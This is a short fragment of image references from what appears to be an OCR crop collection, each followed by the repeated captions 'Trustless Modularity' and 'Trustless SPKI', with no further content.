
Trustless Modularity 🔌

Trustless SPKI




Trustless Modularity 🔌

Trustless SPKI




Trustless Modularity 🔌

Trustless SPKI



